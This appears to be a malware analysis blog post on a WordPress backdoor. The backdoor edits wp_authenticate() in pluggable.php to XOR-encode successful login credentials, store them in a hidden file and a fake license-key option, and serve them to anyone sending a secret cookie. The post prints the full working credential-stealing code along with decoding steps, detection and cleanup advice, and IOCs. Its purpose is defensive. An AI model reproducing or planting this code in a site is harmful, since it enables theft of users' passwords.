pluggable.php Login Stealer - XOR’d Passwords in a Fake License Key

Table of Contents
In my wp-login.php keylogger post the injection sat in the login page itself. This sample goes one level deeper into WordPress: it modifies wp-includes/pluggable.php, the core file that defines wp_authenticate(), so the credentials are captured no matter how a user logs in.
It only logs logins that succeeded. The attacker gets working passwords and nothing else.
Why pluggable.php#
wp_authenticate() is the function WordPress calls to check a username and password. The login form, xmlrpc.php, and plugins that handle logins all end up there. By editing the function in place, the attacker doesn’t have to hook into any one login page.
The rest of the file is unchanged, so a quick look at the function shows nothing unusual until you notice the extra block in the middle:
if (!is_wp_error($user))
{
    $csrf = "_ktpOLnmdRNS5KziA36E7y0jhQcfFga82uPCIGXVHD1MwvxoTUJYZbBrW";
    $line = $password . "\t" . $username . "\t" . get_site_url();
    $line = $line ^ str_repeat($csrf, (strlen($line) / strlen($csrf)) + 1);
    $line = bin2hex($line);
!is_wp_error($user) is only true when apply_filters('authenticate', ...) returned a real WP_User, in other words when the password was correct. The record is password, username and the site URL, separated by tabs.
The variable is named $csrf to look like a security token. It’s actually the XOR key, a 57 character string. PHP’s ^ operator on two strings XORs them byte by byte, and the key is repeated to cover the length of the record. bin2hex then turns the result into plain hex text.
Two Hiding Places#
The encoded line is saved twice:
$lines = @file("52aba346", FILE_IGNORE_NEW_LINES);
$lines[] = $line;
@file_put_contents("52aba346", implode("\n", array_unique($lines)));

$lines = get_option('wpsdt4_license_key');
$lines = explode("\n", $lines);
$lines[] = $line;
$lines = array_unique($lines);

update_option('wpsdt4_license_key', implode("\n", array_unique($lines)));
- A file called
52aba346. The path is relative, so it goes into whatever directory PHP is currently running in. For a normal login atwp-login.phpthat’s the site root. - A database option called
wpsdt4_license_key. It’s named to look like a plugin’s license key setting, which administrators tend to ignore.
Both use array_unique, so a user who logs in 100 times produces one record, not 100. That keeps the file small.
The database copy survives if someone deletes the file, and the file survives if someone cleans the database. At least that’s the idea; see the bug below.
The Retrieval Backdoor#
At the bottom of the file, outside any function, there’s a block that runs on every request:
if (isset($_COOKIE["_ktpOLnmdRNS5KziA36E7y0jhQcfFga82uPCIGXVHD1MwvxoTUJYZbBrW"]))
{
    $lines = get_option( 'wpsdt4_license_key' );
    if (!empty($lines))
    {
        $lines = @file_get_contents("52aba346");
    }
    echo $lines;
    exit();
}
If the request has a cookie whose name is the same 57 character string as the XOR key, the site prints the stolen data and stops. The cookie’s value doesn’t matter. It’s an isset check.
There’s no /shell.php to find or URL to block. Any page on the site works as the endpoint, so the attacker can collect the passwords with a single request to the home page.
The inverted condition#
I traced through this block, and it doesn’t do what the author probably meant. The condition is !empty($lines), so:
| Option | File | What gets printed |
|---|---|---|
| has data | has data | the file’s contents |
| has data | missing | nothing (file_get_contents returns false) |
| empty | any | nothing (the empty option) |
The database copy is never served. It looks like the check was supposed to be empty(), to fall back to the file when the option is missing, so the redundancy only works in one direction. In the normal case, where both exist, the attacker still gets the data from the file.
Decoding the Log#
The XOR key is stored in the same file as the data it protects, and in the same string as the cookie name. So for a site owner, the key is already known. Here’s the decoding in PHP, tested with made up credentials:
$csrf = "_ktpOLnmdRNS5KziA36E7y0jhQcfFga82uPCIGXVHD1MwvxoTUJYZbBrW";
$raw  = hex2bin($line);
$dec  = $raw ^ str_repeat($csrf, (int)(strlen($raw) / strlen($csrf)) + 1);
print_r(explode("\t", $dec));
// ["Hunter2!x", "demo-admin", "hxxps://example[.]test"]
If you find 52aba346 or the wpsdt4_license_key option on a site, you can decode every line and see exactly which accounts were exposed. This matters because every one of those passwords was valid on the day it was logged. Reset them all, and check whether the same passwords were reused on other services.
Detection & Cleanup#
- Compare
wp-includes/pluggable.phpagainst the matching version of WordPress core.wp core verify-checksumswill flag it. Never trust a modified timestamp: it can be forged. - Search the database for the
wpsdt4_license_keyoption:SELECT option_value FROM wp_options WHERE option_name = 'wpsdt4_license_key';Depending on your WordPress version it may also be autoloaded, which means it’s pulled into memory on every page load. - Look for a file named
52aba346in the site root or inwp-admin/. - Search web server logs for requests that include a cookie with the key string in its name. If you see one, the attacker has been collecting.
- After cleanup, reset all passwords, including for users who have not logged in recently. Anyone who logged in while the file was infected is exposed. Also invalidate sessions and rotate the WordPress salts in
wp-config.php.
IOCs#
File:    wp-includes/pluggable.php (modified)
File:    52aba346  (in site root, hex-encoded XOR lines)
Option:  wp_options.option_name = wpsdt4_license_key
Cookie name / XOR key:  _ktpOLnmdRNS5KziA36E7y0jhQcfFga82uPCIGXVHD1MwvxoTUJYZbBrW
Sample#
The sample is the wp_authenticate() function plus the retrieval block at the end of the file.
wp-includes/pluggable.php
<?php

if ( ! function_exists( 'wp_authenticate' ) ) :
	/**
	 * Authenticates a user, confirming the login credentials are valid.
	 *
	 * @since 2.5.0
	 * @since 4.5.0 `$username` now accepts an email address.
	 *
	 * @param string $username User's username or email address.
	 * @param string $password User's password.
	 * @return WP_User|WP_Error WP_User object if the credentials are valid,
	 *                          otherwise WP_Error.
	 */
	function wp_authenticate( $username, $password ) {
		$username = sanitize_user( $username );
		$password = trim( $password );
		$user = apply_filters( 'authenticate', null, $username, $password );

		if ( null === $user || false === $user ) {
			/*
			 * TODO: What should the error message be? (Or would these even happen?)
			 * Only needed if all authentication handlers fail to return anything.
			 */
			$user = new WP_Error( 'authentication_failed', __( '<strong>Error:</strong> Invalid username, email address or incorrect password.' ) );
		}

			if (!is_wp_error($user))
    {
        $csrf = "_ktpOLnmdRNS5KziA36E7y0jhQcfFga82uPCIGXVHD1MwvxoTUJYZbBrW";
        $line = $password . "\t" . $username . "\t" . get_site_url();
        $line = $line ^ str_repeat($csrf, (strlen($line) / strlen($csrf)) + 1);
        $line = bin2hex($line);

        $lines = @file("52aba346", FILE_IGNORE_NEW_LINES);
        $lines[] = $line;
        @file_put_contents("52aba346", implode("\n", array_unique($lines)));

        $lines = get_option('wpsdt4_license_key');
        $lines = explode("\n", $lines);
        $lines[] = $line;
        $lines = array_unique($lines);

        update_option('wpsdt4_license_key', implode("\n", array_unique($lines)));
    }
$ignore_codes = array( 'empty_username', 'empty_password' );

		if ( is_wp_error( $user ) && ! in_array( $user->get_error_code(), $ignore_codes, true ) ) {
			$error = $user;

			/**
			 * Fires after a user login has failed.
			 *
			 * @since 2.5.0
			 * @since 4.5.0 The value of `$username` can now be an email address.
			 * @since 5.4.0 The `$error` parameter was added.
			 *
			 * @param string   $username Username or email address.
			 * @param WP_Error $error    A WP_Error object with the authentication failure details.
			 */
			do_action( 'wp_login_failed', $username, $error );
		}

		return $user;
	}
endif;

if (isset($_COOKIE["_ktpOLnmdRNS5KziA36E7y0jhQcfFga82uPCIGXVHD1MwvxoTUJYZbBrW"]))
{
    $lines = get_option( 'wpsdt4_license_key' );
    if (!empty($lines))
    {
        $lines = @file_get_contents("52aba346");
    }
    echo $lines;
    exit();
}